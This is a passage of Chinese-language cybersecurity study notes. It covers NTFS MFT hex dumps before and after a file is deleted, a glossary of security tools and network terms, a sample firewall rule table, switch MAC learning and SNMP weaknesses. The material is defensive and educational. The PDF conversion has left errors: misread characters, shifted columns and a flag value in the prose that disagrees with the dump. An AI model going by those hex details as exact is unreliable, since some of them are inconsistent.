0000B130	40 00 00 00 00 00 00 00	00 10 94 01 00 00 00 00	"
0000B140	48 0F 94 01 00 00 00 00	00 00 00 00 00 00 00 00	H "
0000B150	22 41 19 78 18 00 00 00	FF FF FF FF 82 79 47 11	"A x yyyy, yG

Rcserup.exe 在實際存放位置，觀察刪除前變化。

00C000B000	46 49 4C 45 30 00 03 00	32 81 00 02 00 00 00 00	FILE0 2
00C000B010	01 00 01 00 38 00 01 00	60 01 00 00 00 04 00 00	8 `
00C000B020	00 00 00 00 00 00 00 00	03 00 00 00 2C 00 00 00	,
00C000B030	03 00 00 00 00 00 00 00	10 00 00 00 60 00 00 00	
00C000B040	00 00 00 00 00 00 00 00	48 00 00 00 18 00 00 00	H
00C000B050	A6 81 B0 62 8B E0 DA 01	A2 C8 20 CA 85 E0 DA 01	°b<àÚ ¢È È...àÚ
00C000B060	A2 C8 20 CA 85 E0 DA 01	26 AE B5 62 8B E0 DA 01	¢È È...àÚ &@ub<àÚ
00C000B070	20 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
00C000B080	00 00 00 00 08 01 00 00	00 00 00 00 00 00 00 00	
00C000B090	00 00 00 00 00 00 00 00	30 00 00 00 78 00 00 00	0 x
00C000B0A0	00 00 00 00 00 00 02 00	5E 00 00 00 18 00 01 00	^
00C000B0B0	05 00 00 00 00 00 05 00	A6 81 B0 62 8B E0 DA 01	°b<àÚ °b<àÚ
00C000B0C0	A6 81 B0 62 8B E0 DA 01	A6 81 B0 62 8B E0 DA 01	°b<àÚ °b<àÚ
00C000B0D0	A6 81 B0 62 8B E0 DA 01	00 10 94 01 00 00 00 00	°b<àÚ "
00C000B0E0	00 00 00 00 00 00 00 00	20 00 00 00 00 00 00 00	
00C000B0F0	0E 00 72 00 63 00 73 00	65 00 74 00 75 00 70 00	r c s e t u p
00C000B100	31 00 35 00 34 00 2E 00	65 00 78 00 65 00 00 00	1 5 4 . e x e
00C000B110	80 00 00 00 48 00 00 00	01 00 00 00 00 00 00 01	€ H
00C000B120	00 00 00 00 00 00 00 00	40 19 00 00 00 00 00 00	@
00C000B130	40 00 00 00 00 00 00 00	00 10 94 01 00 00 00 00	@ "
00C000B140	48 0F 94 01 00 00 00 00	48 0F 94 01 00 00 00 00	H " H "
00C000B150	22 41 19 78 18 00 00 00	FF FF FF FF 82 79 47 11	"A x ÿÿÿÿ, yG

Rcsersetup.exe 檔案的 MFT 表觀察刪除後變化，檔名變了，06 7F 變成 50 85(標記為進資源回收桶)，50 85 變成 4E 87(標記為刪除，此磁區可用)。。

0000B000	46 49 4C 45 30 00 03 00	50 85 00 02 00 00 00 00	FILE0 P...
0000B010	01 00 01 00 38 00 01 00	60 01 00 00 00 04 00 00	8 `
0000B020	00 00 00 00 00 00 00 00	04 00 00 00 2C 00 00 00	,
0000B030	04 00 00 00 00 00 00 00	10 00 00 00 60 00 00 00	
0000B040	00 00 00 00 00 00 00 00	48 00 00 00 18 00 00 00	H
0000B050	A6 81 B0 62 8B E0 DA 01	A2 C8 20 CA 85 E0 DA 01	°b<àÚ ¢È È...àÚ
0000B060	B3 9E 91 3F 8D E0 DA 01	26 AE B5 62 8B E0 DA 01	*ž'? àÚ &@ub<àÚ
0000B070	20 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
0000B080	00 00 00 00 0C 01 00 00	00 00 00 00 00 00 00 00	
0000B090	00 00 00 00 00 00 00 00	30 00 00 00 78 00 00 00	0 x
0000B0A0	00 00 00 00 00 03 00	5A 00 00 00 18 00 01 00	Z
0000B0B0	28 00 00 00 00 01 00	A6 81 B0 62 8B E0 DA 01	(°b<àÚ
0000B0C0	A2 C8 20 CA 85 E0 DA 01	A2 C8 20 CA 85 E0 DA 01	¢È È...àÚ ¢È È...àÚ
0000B0D0	26 AE B5 62 8B E0 DA 01	00 10 94 01 00 00 00 00	&@ub<àÚ "
0000B0E0	48 0F 94 01 00 00 00 00	20 00 00 00 00 00 00 00	H "
0000B0F0	0C 00 24 00 52 00 4B 00	51 00 55 00 59 00 41 00	S R K Q U Y A
0000B100	48 00 2E 00 65 00 78 00	65 00 00 00 00 00 00 00	H . e x e
0000B110	80 00 00 00 48 00 00 00	01 00 00 00 00 00 00 01	€ H
0000B120	00 00 00 00 00 00 00 00	40 19 00 00 00 00 00 00	@
0000B130	40 00 00 00 00 00 00 00	00 10 94 01 00 00 00 00	@ "
0000B140	48 0F 94 01 00 00 00 00	48 0F 94 01 00 00 00 00	H " H "
0000B150	22 41 19 78 18 00 00 00	FF FF FF FF 82 79 47 11	"A x ÿÿÿÿ, yG

0000B000	46 49 4C 45 30 00 03 00	4E 87 00 02 00 00 00 00	FILE0 N#
0000B010	02 00 01 00 38 00 00 00	60 01 00 00 00 04 00 00	8
0000B020	00 00 00 00 00 00 00 00	04 00 00 00 2C 00 00 00	,
0000B030	05 00 00 00 00 00 00 00	10 00 00 00 60 00 00 00	
0000B040	00 00 00 00 00 00 00 00	48 00 00 00 18 00 00 00	H
0000B050	A6 81 B0 62 8B E0 DA 01	A2 C8 20 CA 85 E0 DA 01	°b<àÚ çÈ È...àÚ
0000B060	B3 9E 91 3F 8D E0 DA 01	26 AE B5 62 8B E0 DA 01	*ž'? àÚ &Gb<àÚ
0000B070	20 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
0000B080	00 00 00 00 0C 01 00 00	00 00 00 00 00 00 00 00	
0000B090	00 00 00 00 00 00 00 00	30 00 00 00 78 00 00 00	0 x
0000B0A0	00 00 00 00 00 03 00	5A 00 00 00 18 00 01 00	Z
0000B0B0	28 00 00 00 00 00 01 00	A6 81 B0 62 8B E0 DA 01	(°b<àÚ
0000B0C0	A2 C8 20 CA 85 E0 DA 01	A2 C8 20 CA 85 E0 DA 01	çÈ È...àÚ çÈ È...àÚ
0000B0D0	26 AE B5 62 8B E0 DA 01	00 10 94 01 00 00 00 00	&Gb<àÚ "
0000B0E0	48 0F 94 01 00 00 00 00	20 00 00 00 00 00 00 00	H "
0000B0F0	0C 00 24 00 52 00 4B 00	51 00 55 00 59 00 41 00	S R K Q U Y A
0000B100	48 00 2E 00 65 00 78 00	65 00 00 00 00 00 00 00	H . exe
0000B110	80 00 00 00 48 00 00 00	01 00 00 00 00 00 00 01	€ H
0000B120	00 00 00 00 00 00 00 00	40 19 00 00 00 00 00 00	@
0000B130	40 00 00 00 00 00 00 00	00 10 94 01 00 00 00 00	@ "
0000B140	48 0F 94 01 00 00 00 00	48 0F 94 01 00 00 00 00	H " H "
0000B150	22 41 19 78 18 00 00 00	FF FF FF FF 82 79 47 11	"A x ÿÿÿ, yG


Rcserup.exe 檔案的實際存放位置觀察刪除後變化，檔名變了，32 81 變成 50

85(標記為進資源回收桶)，50 85 變成 4E 87(標記為刪除，此磁區可用)。

00C000B000	46 49 4C 45 30 00 03 00	50 85 00 02 00 00 00 00	FILE0 P...
00C000B010	01 00 01 00 38 00 01 00	60 01 00 00 00 04 00 00	8
00C000B020	00 00 00 00 00 00 00 00	04 00 00 00 2C 00 00 00	,
00C000B030	04 00 00 00 00 00 00 00	10 00 00 00 60 00 00 00	
00C000B040	00 00 00 00 00 00 00 00	48 00 00 00 18 00 00 00	H
00C000B050	A6 81 B0 62 8B E0 DA 01	A2 C8 20 CA 85 E0 DA 01	°b<àÚ çÈ È...àÚ
00C000B060	B3 9E 91 3F 8D E0 DA 01	26 AE B5 62 8B E0 DA 01	*ž'? àÚ &Gb<àÚ
00C000B070	20 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
00C000B080	00 00 00 00 0C 01 00 00	00 00 00 00 00 00 00 00	
00C000B090	00 00 00 00 00 00 00 00	30 00 00 00 78 00 00 00	0 x
00C000B0A0	00 00 00 00 00 03 00	5A 00 00 00 18 00 01 00	Z
00C000B0B0	28 00 00 00 00 00 01 00	A6 81 B0 62 8B E0 DA 01	(°b<àÚ
00C000B0C0	A2 C8 20 CA 85 E0 DA 01	A2 C8 20 CA 85 E0 DA 01	çÈ È...àÚ çÈ È...àÚ
00C000B0D0	26 AE B5 62 8B E0 DA 01	00 10 94 01 00 00 00 00	&Gb<àÚ "
00C000B0E0	48 0F 94 01 00 00 00 00	20 00 00 00 00 00 00 00	H "
00C000B0F0	0C 00 24 00 52 00 4B 00	51 00 55 00 59 00 41 00	S R K Q U Y A
00C000B100	48 00 2E 00 65 00 78 00	65 00 00 00 00 00 00 00	H . exe
00C000B110	80 00 00 00 48 00 00 00	01 00 00 00 00 00 00 01	€ H
00C000B120	00 00 00 00 00 00 00 00	40 19 00 00 00 00 00 00	@
00C000B130	40 00 00 00 00 00 00 00	00 10 94 01 00 00 00 00	@ "
00C000B140	48 0F 94 01 00 00 00 00	48 0F 94 01 00 00 00 00	H " H "
00C000B150	22 41 19 78 18 00 00 00	FF FF FF FF 82 79 47 11	"A x ÿÿÿ, yG

00C000B000	46 49 4C 45 30 00 03 00	4E 87 00 02 00 00 00 00	FILE0 N#
00C000B010	02 00 01 00 38 00 00 00	60 01 00 00 00 04 00 00	8
00C000B020	00 00 00 00 00 00 00 00	04 00 00 00 2C 00 00 00	,
00C000B030	05 00 00 00 00 00 00 00	10 00 00 00 60 00 00 00	H
00C000B040	00 00 00 00 00 00 00 00	48 00 00 00 18 00 00 00	: °b<àÚ ¢È È...àÚ
00C000B050	A6 81 B0 62 8B E0 DA 01	A2 C8 20 CA 85 E0 DA 01	°ž'? àÚ &@pb<àÚ
00C000B060	B3 9E 91 3F 8D E0 DA 01	26 AE B5 62 8B E0 DA 01	
00C000B070	20 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
00C000B080	00 00 00 00 0C 01 00 00	00 00 00 00 00 00 00 00	
00C000B090	00 00 00 00 00 00 00 00	30 00 00 00 78 00 00 00	0 x
00C000B0A0	00 00 00 00 00 03 00	5A 00 00 00 18 00 01 00	Z
00C000B0B0	28 00 00 00 00 00 01 00	A6 81 B0 62 8B E0 DA 01	(°b<àÚ
00C000B0C0	A2 C8 20 CA 85 E0 DA 01	A2 C8 20 CA 85 E0 DA 01	¢È È...àÚ ¢È È...àÚ
00C000B0D0	26 AE B5 62 8B E0 DA 01	00 10 94 01 00 00 00 00	&@pb<àÚ "
00C000B0E0	48 OF 94 01 00 00 00 00	20 00 00 00 00 00 00 00	H "
00C000B0F0	0C 00 24 00 52 00 4B 00	51 00 55 00 59 00 41 00	\$ R K Q U Y A
00C000B100	48 00 2E 00 65 00 78 00	65 00 00 00 00 00 00 00	H .exe
00C000B110	80 00 00 00 48 00 00 00	01 00 00 00 00 00 00 01	H H
00C000B120	00 00 00 00 00 00 00 00	40 19 00 00 00 00 00 00	@
00C000B130	40 00 00 00 00 00 00 00	00 10 94 01 00 00 00 00	H "
00C000B140	48 OF 94 01 00 00 00 00	48 OF 94 01 00 00 00 00	H "
00C000B150	22 41 19 78 18 00 00 00	FF FF FF FF 82 79 47 11	"A x YYYY,YG

所以除非檔案實際存放位置被下一個檔案複寫，不然檔案救援軟體都有機會救回，因此簡單刪除不足以確保資訊安全，敏感資料需要使用專門的安全刪除工具來徹底覆寫。



2.49 OWSAP 和 NIST

- OWASP (Open Web Application Security Project)
 - 一個著名的非營利組織，旨在提高軟體安全性，其發布的 OWASP Top 10 是描述網頁應用最危險安全風險的流行列表。
- NIST (National Institute of Standards and Technology)
 - 美國國家標準與技術研究院，其發布的安全標準和指南，例如 NIST


Cybersecurity Framework，廣泛用於指導企業的資訊安全實踐。

2.50 常見資安名詞

- MDM(Mobile Device Management)：為確保手機安全性及方便管理，許多公司使用MDM 的軟體或平台，用來限制手機功能或提供遠端資料抹除能力。
- EDR (Endpoint Detection and Response)：EDR 解決方案專注於監控終端裝置（如個人電腦、手機等）上的活動，以偵測、調查和回應惡意軟體和攻擊。EDR 系統能夠提供即時分析和警報，幫助識別和阻止安全威脅。
- SIEM (Security Information and Event Management)：SIEM 技術結合了安全資訊管理（SIM）和安全事件管理（SEM），提供即時監視、事件記錄、資料聚合、事件關聯分析等功能。SIEM 解決方案用於集中管理企業的安全警報，透過分析來自不同來源的日誌和事件資料，以識別潛在的安全事件。
- DLP (Data Loss Prevention)DLP 技術和策略旨在防止敏感或重要資料的未授權訪問和傳播。DLP 解決方案可以監控和控制數據端點、網絡傳輸和儲存位置的資料流動，幫助確保敏感資料不會因外泄或被竊而導致合規性問題或商業損失。
- WAF (Web Application Firewall)網頁應用程式防火牆：專為保護網頁應用程式免受跨站腳本、SQL 注入等攻擊的安全技術。
- IPS/IDS (Intrusion Prevention Systems/Intrusion Detection Systems)入侵防禦系統/入侵偵測系統：這些系統用於監測網絡或系統活動以識別惡意活動、記錄資訊、報告並自動預防或回應安全威脅，兩者最大的差別是，IDS 僅監控不阻擋，IPS 為監控也阻擋。
- 生成樹協定(Spanning Tree Protocol, STP)：由於廣播封包在 L2 交換器上有所有 port 都傳送的特性，如果形成 loop 會造成無線迴圈，因此 STP 會產生一棵虛擬樹，對於可能會產生迴圈 port 進行阻擋。
- SOC (Security Operations Center)：安全運營中心：專門的團隊負責實時監控、評估


和防禦組織內外的資訊安全威脅。

- 網絡閘道安全(Web Security Gateway)：控制進出企業網絡的網絡流量，以保護組織免受惡意軟體、網站和其他網絡基礎威脅的侵害，例如公司上網都要透過代理伺服器，過濾黃賭毒網站。
- VPN (Virtual Private Network)：虛擬私人網絡：VPN 技術允許安全地通過公共網絡傳輸數據，為遠端使用者提供安全的連線方式，好像中間傳輸有一條加密通道，例如家裡連到公司辦公。
- UTM (Unified Threat Management，統一威脅管理) 是一種綜合性的網絡安全解決方案，類似防火牆但是多了很多功能，例如：IPS、VPN 和病毒過濾。
- 非軍事區(Demilitarized Zone, DMZ)：防火牆限制外部網際網路使用者，只可存取放置組織公開資訊(對外網站)的區域，不可進入內部網路，其放置組織公開資訊的區域。



- VLAN (Virtual Local Area Network，虛擬局域網) 是一種網絡技術，它允許將一個物理網路分割成多個虛擬網路，使得在同一個物理網路基礎設施上的設備可以被分組到不同的虛擬網路中。這樣，即使設備在物理位置上相互接近，它們也可以像在不同網路中一樣進行隔離，從而提高了網絡的安全性和管理的靈

活性，VLAN 之前只能進行跨網段(L3)的傳遞，每個 VLAN 都是一個獨立的廣播域(Broadcast Domain)。



- 蜜罐(Honeypot)：偽裝成有價值的網路或電腦系統，並設置漏洞，誘使駭客攻擊，可用來取得電腦病毒樣本，或是確定是否有被攻擊，非任何連線連線蜜罐的行為都是可疑的，因為有可能會誤連，通常設置在非正式的產品運作環境之中。
- 網路地址轉換(Network Address Translation, NAT)：NAT 是一種網路服務，用於解決公有 IP 地址不足的問題。它允許多個設備共享一個公有 IP 地址進行上網，透過將私有（內部）IP 地址轉換為公有（外部）IP 地址，從而實現與外部網路的通信。同時，當外部請求需要訪問公司內部資源時（如訪問公司網站），NAT 也可以將公有 IP 地址轉換為私有 IP 地址，實現從外部到內部的連接。
- 防毒軟體(Antivirus)：無法偵測所有攻擊，常使用特徵（Signature）比對來偵測惡意程式，可監視作業系統的可疑活動與應用程式的行為，即使非 Windows，如 Mac 電腦或 Linux 作業系統也建議安裝，防毒軟體使用「啟發 / 探索方法

(Heuristic Method)」為不根據過往的特徵而是根據行為來判斷，可以偵測全新病毒。

- 資訊安全監控維運中心(Security Operation Center, SOC)：是一個專門的部門，負責企業或組織的資訊安全監控、分析和防禦。SOC 集中了專業的安全分析師和先進的技術，旨在實時監控和分析組織的安全狀態，以識別、評估和回應各種安全威脅。

2.51 防火牆規則

- 順序由上到下，先進先出。
- 最後一條會預設 Deny Any，因此是允許清單。

	來源位址	目的位址	協定	來源埠	目的埠	Action
#1	10.0.0.1	10.0.0.2	TCP	0-65535	80	Allow
#2	10.0.0.1	10.0.0.2	TCP	0-65535	443	Allow
#3	10.0.0.1	10.0.0.2	UDP	0-65535	53	Allow
#4	10.0.0.2	10.0.0.1	TCP	0-65535	443	Allow
#5	0.0.0.0/0	0.0.0.0/0	ALL	0-65535	0-65535	Deny

2.52 交換器處理 MAC 動作

- MAC 地址學習：當交換器接收到一個訊框 (Frame) 時，它會檢查來源 MAC 地址並將其與入口端口對應起來，記錄在內部的 MAC 地址表 (MAC Table) 中。這使得交換器能夠記住每個 MAC 地址是從哪個端口進來的。
- 動態學習：交換器的 MAC 地址表是動態生成的。隨著網絡上設備的加入、移動或移除，交換器會自動更新其 MAC 地址表。這一過程稱為動態學習，它確保了交換器能夠適應網絡結構的變化。

- 溢送 (Flood)：當交換器接收到一個目的地 MAC 地址不在其 MAC 地址表中的訊框時，它會對這個訊框進行溢送，即將這個訊框發送到除了來源端口之外的所有端口。這確保了即使交換器還不知道特定 MAC 地址的正確端口，數據也能夠到達目的地。一旦回應訊框被接收，並且目的地 MAC 地址被學習，交換器便能夠將未來的訊框直接發送到正確的端口。

2.53 SNMP 問題

- Community String 的安全性問題：
 - SNMP 版本 1 和 2c 使用所謂的"community string"來控制對網絡設備的訪問權限，類似於密碼。"public"是最常見的預設讀取權限 community string，而 "private"用於讀寫權限。使用預設或弱的 community string 容易被猜測，從而導致未授權訪問。
- 明文傳輸的資訊：
 - SNMP v1 和 v2c 在網絡上以明文形式傳輸資料，包括 community strings。這使得傳輸的數據容易被截取和閱讀，進而泄露敏感資訊。
- SNMP 版本的選擇：
 - SNMP v3 提供了比 v1 和 v2c 更強的安全功能，包括訊息加密、身份驗證和訊息完整性檢查。不過，並非所有設備都支援 v3，且配置和管理 v3 比前兩個版本更複雜。